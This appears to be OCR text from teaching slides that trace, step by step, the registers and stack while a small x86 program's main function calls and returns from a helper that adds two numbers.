
0xfd2d0

0xfd2b0

0x00000000


%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x8048395

```
callee:
  push %ebp                 0x8048394
  mov %esp,%ebp             0x8048395
  mov 0xc(%ebp),%eax        0x8048397
  mov 0x8(%ebp),%edx        0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax             0x80483a0
  pop %ebp                  0x80483a3
  ret                       0x80483a4
main:
  push %ebp                 0x80483a5
  mov %esp,%ebp             0x80483a6
  sub $0x18,%esp            0x80483a8
  movl $0x28,0x4(%esp)      0x80483ab
  movl $0xa,(%esp)          0x80483b3
  call 0x8048394            0x80483ba
  mov %eax,-0x4(%ebp)       0x80483bf
  mov -0x4(%ebp),%eax       0x80483c2
  leave                     0x80483c5
  ret                       0x80483c6
```



%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x8048397

```
  callee:
    push %ebp                  0x8048394
    mov %esp,%ebp              0x8048395
→   mov 0xc(%ebp),%eax         0x8048397
    mov 0x8(%ebp),%edx         0x804839a
    lea (%edx,%eax,1),%eax0x804839d
    add $0x1,%eax              0x80483a0
    pop %ebp                   0x80483a3
    ret                        0x80483a4
  main:
    push %ebp                  0x80483a5
    mov %esp,%ebp              0x80483a6
    sub $0x18,%esp             0x80483a8
    movl $0x28,0x4(%esp)       0x80483ab
    movl $0xa,(%esp)           0x80483b3
    call 0x8048394             0x80483ba
    mov %eax,-0x4(%ebp)        0x80483bf
    mov -0x4(%ebp),%eax        0x80483c2
    leave                      0x80483c5
    ret                        0x80483c6
```



0xFFFFFFFF

0xfd2d4

0xfd2c0

0xfd2d0

main

0x28

0xfd2bc

0xa

0xfd2b8

callee

0x80483bf

0xfd2b4


0xfd2d0

0xfd2b0

0x00000000

%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x8048397

```
callee:
  push %ebp                     0x8048394
  mov %esp,%ebp                 0x8048395
  mov 0xc(%ebp),%eax            0x8048397
  mov 0x8(%ebp),%edx            0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                 0x80483a0
  pop %ebp                      0x80483a3
  ret                           0x80483a4
main:
  push %ebp                     0x80483a5
  mov %esp,%ebp                 0x80483a6
  sub $0x18,%esp                0x80483a8
  movl $0x28,0x4(%esp)          0x80483ab
  movl $0xa,(%esp)              0x80483b3
  call 0x8048394                0x80483ba
  mov %eax,-0x4(%ebp)           0x80483bf
  mov -0x4(%ebp),%eax           0x80483c2
  leave                         0x80483c5
  ret                           0x80483c6
```




0xFFFFFFFF

0xfd2c0	0xfd2d4
	0xfd2d0
0x28	
0xa	0xfd2bc
0x80483bf	0xfd2b8
0xfd2d0	0xfd2b4
	0xfd2b0

0x00000000

%eax	0x28
%edx	
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x8048397

```
callee:
  push %ebp                   0x8048394
  mov %esp,%ebp               0x8048395
  mov 0xc(%ebp),%eax          0x8048397
  mov 0x8(%ebp),%edx          0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax               0x80483a0
  pop %ebp                    0x80483a3
  ret                         0x80483a4
main:
  push %ebp                   0x80483a5
  mov %esp,%ebp               0x80483a6
  sub $0x18,%esp              0x80483a8
  movl $0x28,0x4(%esp)        0x80483ab
  movl $0xa,(%esp)            0x80483b3
  call 0x8048394              0x80483ba
  mov %eax,-0x4(%ebp)         0x80483bf
  mov -0x4(%ebp),%eax         0x80483c2
  leave                       0x80483c5
  ret                         0x80483c6
```



0xFFFFFFFF

0xfd2d4

0xfd2c0

0xfd2d0

0x28

0xfd2bc

0xa

0xfd2b8

0x80483bf

0xfd2b4


0xfd2d0

0xfd2b0

0x00000000

```
callee:
  push %ebp                  0x8048394
  mov %esp,%ebp              0x8048395
  mov 0xc(%ebp),%eax         0x8048397
  mov 0x8(%ebp),%edx         0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax              0x80483a0
  pop %ebp                   0x80483a3
  ret                        0x80483a4
main:
  push %ebp                  0x80483a5
  mov %esp,%ebp              0x80483a6
  sub $0x18,%esp             0x80483a8
  movl $0x28,0x4(%esp)       0x80483ab
  movl $0xa,(%esp)           0x80483b3
  call 0x8048394             0x80483ba
  mov %eax,-0x4(%ebp)        0x80483bf
  mov -0x4(%ebp),%eax        0x80483c2
  leave                      0x80483c5
  ret                        0x80483c6
```

%eax	0x28
%edx	
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x804839a



0xFFFFFFFF

0xfd2d4

0xfd2c0

0xfd2d0

0x28

0xfd2bc

0xa

0xfd2b8

0x80483bf

0xfd2b4


0xfd2d0

0xfd2b0

0x00000000

%eax	0x28
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x804839a

```
callee:
  push %ebp                   0x8048394
  mov %esp,%ebp               0x8048395
  mov 0xc(%ebp),%eax          0x8048397
  mov 0x8(%ebp),%edx          0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax               0x80483a0
  pop %ebp                    0x80483a3
  ret                         0x80483a4
main:
  push %ebp                   0x80483a5
  mov %esp,%ebp               0x80483a6
  sub $0x18,%esp              0x80483a8
  movl $0x28,0x4(%esp)        0x80483ab
  movl $0xa,(%esp)            0x80483b3
  call 0x8048394              0x80483ba
  mov %eax,-0x4(%ebp)         0x80483bf
  mov -0x4(%ebp),%eax         0x80483c2
  leave                       0x80483c5
  ret                         0x80483c6
```



0xFFFFFFFF

0xfd2d4

0xfd2c0

0xfd2d0

0x28

0xfd2bc

0xa

0xfd2b8

0x80483bf

0xfd2b4


0xfd2d0

0xfd2b0

0x00000000


%eax	0x28
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x804839d

```
callee:
  push %ebp                   0x8048394
  mov %esp,%ebp               0x8048395
  mov 0xc(%ebp),%eax          0x8048397
  mov 0x8(%ebp),%edx          0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax               0x80483a0
  pop %ebp                    0x80483a3
  ret                         0x80483a4
main:
  push %ebp                   0x80483a5
  mov %esp,%ebp               0x80483a6
  sub $0x18,%esp              0x80483a8
  movl $0x28,0x4(%esp)        0x80483ab
  movl $0xa,(%esp)            0x80483b3
  call 0x8048394              0x80483ba
  mov %eax,-0x4(%ebp)         0x80483bf
  mov -0x4(%ebp),%eax         0x80483c2
  leave                       0x80483c5
  ret                         0x80483c6
```



%eax	0x32
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x804839d

```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```



0xFFFFFFFF

0xfd2d4

0xfd2c0

0xfd2d0

0x28

0xfd2bc

0xa

0xfd2b8

0x80483bf

0xfd2b4


0xfd2d0

0xfd2b0

0x00000000

%eax	0x32
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x80483a0

```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```



0xFFFFFFFF

0xfd2c0 — 0xfd2d4

0xfd2d0

0x28

0xa — 0xfd2bc

0x80483bf — 0xfd2b8


0xfd2d0 — 0xfd2b4

